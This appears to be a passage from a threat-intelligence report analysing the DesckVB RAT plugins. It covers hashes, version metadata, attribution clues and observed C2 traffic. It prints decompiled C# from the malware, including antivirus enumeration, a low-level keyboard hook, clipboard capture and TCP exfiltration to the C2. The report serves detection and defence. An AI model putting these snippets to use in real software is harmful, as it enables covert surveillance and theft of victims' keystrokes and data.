



Figure 86

The section “debug > file” is worth our attention. We can read in the path \Crc DesckVB Rat\V2.9.0.0\DLL\Blugin Stub\DetectarAntivirus\

This information is meaningful, because it recalls the malware name “DesckVB Rat”, the Version 2.9.0.0, the same we discovered parsing the malicious exe in PEStudio, the directory “Blugin Stub” indicate that there are likely different plugins developed.


The string ‘Pjoao1578Developer’ appears in the CompanyName field across multiple plugins. This is a notable tooling marker consistent with a shared build environment, but it could also be intentionally planted or reused in cracked distributions.



Comments	DetectarAntivirus
CompanyName	Pjoao1578Developer
FileDescription	DetectarAntivirus
FileVersion	1.0.0.0
InternalName	DetectarAntivirus.dll
LegalCopyright	Copyright © 2025
LegalTrademarks	DetectarAntivirus
OriginalFilename	DetectarAntivirus.dll
ProductName	DetectarAntivirus
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 87

During the C2 communication, another three DLLs were downloaded encoded in base64. The second DLL is “Keylogger.dll”:



c:\users[redacted]
- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (score > 7/70)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (dll > 64-bit)
- optional-header (subsystem > console)
- directories (count > 6)
- sections (count > 3)
- libraries (count > 3)
- imports (flag > 9)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (module > name > Keylogger.dll)
- resources (count > 2)
- strings (count > 1039)
- debug (debug > RSDS)
- manifest (n/a)
- version (FileDescription > Keylogger)
- certificate (n/a)
- overlay (n/a)

property	value
file	
file > sha256	9B8442F1F57779344F392D1360878A3FB9676697ED447C9004EA21EBAD3E03ED
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 24576 bytes, entropy: 5.343
file > type	dynamic-link-library, 32-bit, console
file > version	1.0.0.0
file > description	Keylogger
entry-point > first 32 bytes (hex)	FF 25 00 20 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
entry-point > location	0x0000773A
file > signature	Microsoft Linker 80.0 | Microsoft Visual C# / Basic .NET | Microsoft.NET
stamps	
stamp > compiler	Fri Aug 16 18:01:41 2052 (UTC)
stamp > debug	Sun Mar 05 12:42:24 2073 (UTC)
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\[redacted]
debug > file	D:\Source Coder Vb.net C#\Crc DesckVB Rat\V2.9.0.0\DLL\Blugin Stub\Keylogger\Keylogger\obj\Release\Keylogger.pdb
export	n/a
version > original-file-name	Keylogger.dll
manifest	n/a
.NET > module > name	Keylogger.dll
certificate > program-name	n/a

Figure 88

In the “version” section is again possible to read the threat actor name:

CompanyName	Pjoao1578Developer
FileDescription	Keylogger
FileVersion	1.0.0.0
InternalName	Keylogger.dll
LegalCopyright	Copyright © 2026
LegalTrademarks	Keylogger
OriginalFilename	Keylogger.dll
ProductName	Keylogger
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 89 Pjoao1578 in CompanyName

We can find the same pattern in the other two DLLs:




Figure 90

The copyright set to 2023 suggests that this tool is older than the previous, even if this specific build was seen on VT for the first time on 15th January 2026:

Comments	Ping Net
CompanyName	Pjoao1578Developer
FileDescription	Ping Net
FileVersion	1.0.0.0
InternalName	Ping_Net.dll
LegalCopyright	Copyright © 2023
LegalTrademarks	Pjoao1578Developer
OriginalFilename	Ping_Net.dll
ProductName	Ping Net
ProductVersion	1.0.0.0
Assembly Version	1.0.0.0

Figure 91 Pjoao1578 in description

The last DLL is “Webcam.dll” which is the only one to not having a 1.0.0.0 version:





Figure 92

Into the “version” section we can read again the threat actor name:



Comments	Webcam
CompanyName	Pjoao1578Developer
FileDescription	Webcam
FileVersion	1.0.0.2
InternalName	Webcam.dll
LegalCopyright	Copyright © 2026
LegalTrademarks	Webcam
OriginalFilename	Webcam.dll
ProductName	Webcam
ProductVersion	1.0.0.2
Assembly Version	1.0.0.2

Figure 93

Now we can proceed with a brief overview of the capabilities of these DLLs.

DetectarAntivirus.dll

Description	Value
Name	DetectarAntivirus.dll
MD5	7957c18f95aae05680bc5fc5504ea872
SHA256	70446722fe0a6c57049818ffdd677342bf3e2df3135c2d62c5f87a165ab4e8bc
Dimension	15.872 bytes
Entropy	5.189

DetectarAntivirus.DLL is, as the name suggest, a simple plugin to detect the AV installed in the system.




Figure 94 DetectarAntivirus.dll structure

```
public static async Task<string> DetectaAV()
{
    return await Task.Run<string>((Class1._Closure$__.$I4-0 == null) ? (Class1._Closure$__.$I4-0 = async delegate()
    {
        string text = string.Empty;
        foreach (Process process in Process.GetProcesses())
        {
            try
            {
                string text2 = process.ProcessName.ToLower();
                bool flag = true;
                if (flag == text2.Contains("rsappui".ToLower()))
                {
                    if (!text.ToLower().Contains("reasonlabs,".ToLower()))
                    {
                        text += "Reasonlabs,";
                    }
                }
                else if (flag == text2.Contains("Avast".ToLower()))
                {
                    if (!text.ToLower().Contains("Avast,".ToLower()))
                    {
                        text += "Avast,";
                    }
                }
                else if (flag == text2.Contains("AVG".ToLower()))
                {
                    if (!text.ToLower().Contains("AVG,".ToLower()))
                    {
                        text += "AVG,";
                    }
                }
                else if (flag == text2.Contains("SAntivirus.ToLowerService".ToLower()))
                {
                    if (!text.ToLower().Contains("segurazo,".ToLower()))
                    {
                        text += "Segurazo,";
                    }
                }
                else if (flag == text2.Contains("ByteFence".ToLower()))
                {
                    if (!text.ToLower().Contains("ByteFence,".ToLower()))
                    {
                        text += "ByteFence,";
                    }
                }
```

Figure 95 AV process enumeration

There is also a function to send the result of the operation to the C2 server. We notice that the separator "||" is embedded into the code:

```
public static async void Start(TcpClient TCP)
{
    TCP.TClient = TCP;
    string Resultado = string.Empty;
    try
    {
        Resultado = await Class1.DetectaAV();
    }
    catch (Exception ex)
    {
    }
    TCP.Send("DetectaAV" + Resultado);
}
```

Figure 96

```
// Token: 0x04000008 RID: 8
public static string Separador = "||";
```

Figure 97 separator used in network communication

```
// DetectarAntivirus.TCP
// Token: 0x0400000B RID: 11
public static string Yy = "#Sucess#";
```

Figure 98 string used in network communication

```
3   public static void Send(byte[] B)
4   {
5       try
6       {
7           if (TCP.TClient != null)
8           {
9               TcpClient tclient = TCP.TClient;
10              if (tclient.Client.Connected)
11              {
12                  MemoryStream memoryStream = new MemoryStream();
13                  memoryStream.Write(B, 0, B.Length);
14                  memoryStream.Write(TCP.GetS(TCP.Yy), 0, TCP.GetS(TCP.Yy).Length);
15                  tclient.Client.SendTimeout = 40000;
16                  tclient.Client.SendBufferSize = memoryStream.ToArray().Length;
17                  tclient.Client.BeginSend(memoryStream.ToArray(), 0, memoryStream.ToArray().Length, SocketFlags.None, new AsyncCallback(TCP.XSend),
                        TCP.TClient);
18                  memoryStream.Close();
19                  memoryStream.Dispose();
20              }
21          }
22      }
23      catch (Exception ex)
24      {
25      }
26  }
27
```

Figure 99 network runtime to send the data

This statement is validated also from the client response captured in the pcap file:

```
#DetectaAV||not av detected#Sucess
```

Figure 100 data sent to the C2

Static review indicates AV enumeration and result exfiltration via the same || delimiter. Specific enumeration mechanism (WMI/registry) was not fully reconstructed from the available snippet.

Keylogger.dll

Description	Value
Name	Keylogger.dll
MD5	9bd806140270289a5e94cd6c1140fa22
SHA256	9b8442f1f57779344f392d1360878a3fb9676697ed447c9004ea21ebad3e03ed
Dimension	24.576 bytes
Entropy	5.343

The Keylogger.dll file is a typical Keylogger with network communication.




Figure 101

The first function in Class1 is the one called “start”, orchestrating the connection to the C2 server:

```
public class Class1
{
    // Token: 0x06000015 RID: 21 RVA: 0x00002168 File Offset: 0x00000368
    public static void start(string A, string HostPort, object Meme, TcpClient TCP1)
    {
        try
        {
            Class1.Data = Strings.Split(A, ",", -1, CompareMethod.Binary);
            Class1.SockForm1 = Conversions.ToInteger(Class1.Data[2]);
            Class1.pass = Conversions.ToString(NewLateBinding.LateGet(Meme, null, "Password_conexao", new object[0], null, null, null));
            string[] array = Strings.Split(HostPort, "%%", -1, CompareMethod.Binary);
            if (array[0].Contains(":"))
            {
                Class1.Host = Strings.Split(array[0], ":", -1, CompareMethod.Binary)[0];
                Class1.Porta = Conversions.ToInteger(Strings.Split(array[0], ":", -1, CompareMethod.Binary)[1]);
            }
            else
            {
                Class1.Host = array[0];
                Class1.Porta = Conversions.ToInteger(array[1]);
            }
            TCP.Connect(Class1.Host, Class1.Porta);
        }
        catch (Exception ex)
        {
        }
    }
```

Figure 102

We see the same separator "||" used in the C2 communication in this DLL:

```
// Token: 0x04000009 RID: 9
public static string separador = "||";
```

Figure 103 separator used in C2 communication

The keylogger use APIs from user32.dll like "GetForegroundWindow" and "GetWindowText":

```
public class Keylogger
{
    // Token: 0x0600001A RID: 26
    [DllImport("user32.dll")]
    private static extern IntPtr GetForegroundWindow();

    // Token: 0x0600001B RID: 27
    [DllImport("user32.dll")]
    private static extern int GetWindowText(IntPtr hWnd, StringBuilder text, int count);
```

Figure 104 APIs used

The malware also uses "**SetWindowsHookEx**", which is typical of keyloggers since it allows the malware to monitor system events, like mouse and keyboard strikes.

```
private static IntPtr SetHook(KeyloggerHookApiWindows.LowLevelKeyboardProc proc)
{
    ProcessModule mainModule = Process.GetCurrentProcess().MainModule;
    return KeyloggerHookApiWindows.SetWindowsHookEx(13, proc, KeyloggerHookApiWindows.GetModuleHandle(mainModule.ModuleName), 0U);
}
```

Figure 105 SetWindowsHookEx

The keylogger intercept the pasting from the clipboard and send the content to the C&C server (Fig. 106-107):

```
if (KeyloggerHookApiWindows.T.ToLower().Contains("[control] v".ToLower()))
{
    Keylogger.Clipboar();
    string newValue = " { [CONTROL] V " + Keylogger.clip + "} ";
    KeyloggerHookApiWindows.T = KeyloggerHookApiWindows.T.Replace("[CONTROL] V",
      newValue).Replace("[control] v", newValue) + "  ";
}
```

Figure 106

```
TCP.Send("keyloggerkey" + TCP.Separador + KeyloggerHookApiWindows.T + TCP.Separador);
if (KeyloggerHookApiWindows.T.Length >= 40960)
{
    KeyloggerHookApiWindows.T = string.Empty;
}
```

Figure 107

We would like to highlight also some other strings we noticed in the C2 communication. These strings sent in plaintext are a good network IoCs and they can be used to build a detection logic for this keylogging plugin:

```
if (Class1.Data != null)
{
    TCP.Send("BlugPass" + TCP.Separador + Class1.pass);
    Thread.Sleep(1000);
    if (Class1.Data[1].ToLower().Contains("ativar+keylogger".ToLower()) &&
      Class1.keyloger.Equals(false))
    {
        Class1.keyloger = true;
        Keylogger.keylogger_ative();
    }
    TCP.Verificar_Conexão();
}
```

Figure 108 useful strings from detection

We also noticed that in the class “KeyloggerHookApiWindows” there is a string called “Keycheck” where the qwerty **Portuguese layout** is present. Note the "ç" after the “l” which is typical to Portuguese keyboard, which seems to be the mother tongue of the threat actor based on the available OSINT available in the past years. This indicates also a **possible**

Brazilian/Portuguese targeting:

KeyloggerHookApiWindows

```
530         private static string[] Keycheck = new string[]
531         {
532             "q",
533             "w",
534             "e",
535             "r",
536             "t",
537             "y",
538             "u",
539             "i",
540             "o",
541             "p",
542             "a",
543             "s",
544             "d",
545             "f",
546             "g",
547             "h",
548             "j",
549             "k",
550             "l",
551             "ç",
552             "z",
553             "x",
554             "c",
555             "v",
556             "b",
557             "n",
558             "m"
559         };
```

Figure 109 Portuguese layout

Ping_Net.dll

Description	Value
Name	Ping_Net.dll
MD5	827e211f7cd47081335d4cc58bda5424
SHA256	7092bd7c117606213d55bdef62d58300244450f000e92e02e8ec5dc8f1c0ad21
Dimension	14.336 bytes
Entropy	5.307

Ping_Net.dll implements a lightweight connectivity probe. It measures ICMP RTT to www.google.com.br (8s timeout) and returns the result to C2 using the || delimiter. Additionally, an optional mapa command triggers an HTTP(S) fetch of an operator-supplied URL, likely used as a reachability test or staging validation. Messages are framed by appending the string #Sucess#.




Figure 110 Ping_Net.dll structure

```
public static void Ping(string S)
{
    Task.Run(async delegate()
    {
        string[] data = null;
        try
        {
            data = Strings.Split(S, "??", -1, CompareMethod.Binary);
            if (data[1].Equals("mapa"))
            {
                string text = data[2];
                if (string.IsNullOrWhiteSpace(text).Equals(false))
                {
                    Class1.Mapa(text);
                }
            }
        }
        catch (Exception ex)
        {
            return;
        }
        try
        {
            string str = await Class1.PingMs("www.google.com.br");
            TCP.Send(data[0] + Class1.Separador + str);
        }
        catch (Exception ex2)
        {
            TCP.Send(data[0] + Class1.Separador + "Erro");
        }
    });
}
```

Figure 111

In the following image there is an example of what the client sends to the C&C server:

```
#Ping||5#Sucess#Ping||6#Sucess#Ping||5#Sucess#D#Sucess
```

Figure 112 Ping_Net.dll C2 communication

Webcam.dll

Description	Value
Name	Webcam.dll
MD5	0a2c5efc04f7f131f7c9b16b97a9faf9
SHA256	ff051dde71487ea459899920ef7014dad8eee4df308eb360555f3e22232c9367
Dimension	71.680 bytes
Entropy	7.576

Webcam.dll is used, as the name may suggest, to stream the webcam of the client to the C&C server. It embeds useful libraries for this scope, avoid writing them on disk:

```
153         static AssemblyLoader()
154         {
155             AssemblyLoader.assemblyNames.Add("aforge", "costura.aforge.dll.compressed");
156             AssemblyLoader.assemblyNames.Add("aforge.video.directshow",
                  "costura.aforge.video.directshow.dll.compressed");
157             AssemblyLoader.assemblyNames.Add("aforge.video", "costura.aforge.video.dll.compressed");
158         }
```

Figure 113

WebcamListGet is used to obtain the webcam list:

```
3   public static object WebcamListGet()
4   {
5       string text = string.Empty;
6       try
7       {
8           if (Class1.StartYesNo.Equals(true))
9           {
10              Class1.VideoSources = new FilterInfoCollection(FilterCategory.VideoInputDevice);
11          }
12          text = (Class1.CamYesNo() + " :").ToString();
13          if (Class1.VideoSources != null && Class1.VideoSources.Count > 0)
14          {
15              try
16              {
17                  foreach (object obj in Class1.VideoSources)
18                  {
19                      FilterInfo filterInfo = (FilterInfo)obj;
20                      text = text + "," + filterInfo.Name;
21                  }
22              }
23              finally
24              {
25                  IEnumerator enumerator;
26                  if (enumerator is IDisposable)
27                  {
28                      (enumerator as IDisposable).Dispose();
29                  }
30              }
31          }
32      }
```

Figure 114

WebcamList construct the message "camlist||??<name1>??<name2>...||<SockID>||<numScreens>". This message is not present in our pcap file since in our system there are no webcams installed.

```
public static void WebcamList()
{
    try
    {
        if (!Class1.StartYesNo)
        {
            Class1.VideoSources = new FilterInfoCollection(FilterCategory.VideoInputDevice);
        }
        string text = ("camlist" + Class1.Separador).ToString();
        if (Class1.VideoSources != null & Class1.VideoSources.Count > 0)
        {
            try
            {
                foreach (object obj in Class1.VideoSources)
                {
                    FilterInfo filterInfo = (FilterInfo)obj;
                    text = text + "??" + filterInfo.Name;
                }
            }
            finally
            {
                IEnumerator enumerator;
                if (enumerator is IDisposable)
                {
                    (enumerator as IDisposable).Dispose();
                }
            }
        }
        int num = Screen.AllScreens.Count<Screen>();
        text = text + Class1.Separador + Class1.SockID;
        text = text + Class1.Separador + num.ToString();
        TCP.Send(text);
    }
    catch (Exception ex)
    {
        TCP.Send("erro" + Class1.Separador + "Webcam WebcamList : " + ex.ToString());
    }
}
```

